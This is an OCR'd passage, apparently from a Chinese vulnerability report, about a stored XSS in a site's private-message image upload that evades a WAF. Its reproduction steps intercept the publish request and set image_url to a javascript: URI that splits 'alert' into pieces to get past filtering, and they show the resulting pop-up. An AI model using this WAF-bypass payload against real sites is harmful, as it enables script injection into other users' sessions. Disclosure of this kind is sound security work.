

Waf 拦截图

复现：




点击发私信，上传一张图片然后登上传成功，在点发布抓包将 image_url 替换成构造好的 poc:
javascript:window['al'+'ert']('xss')




成功绕过

我们看看效果

点开私信


2021-08-10 16:59
111
加载失败
2021-08-10 17:00
请输入 ...
还能输入450个字
发 布

弹出


about:blank
此网页显示
xss
确定

_default (6).po
_default (5).po
_default (4).po
_default (3).po
_default (2).po
_default (1).po
全部显示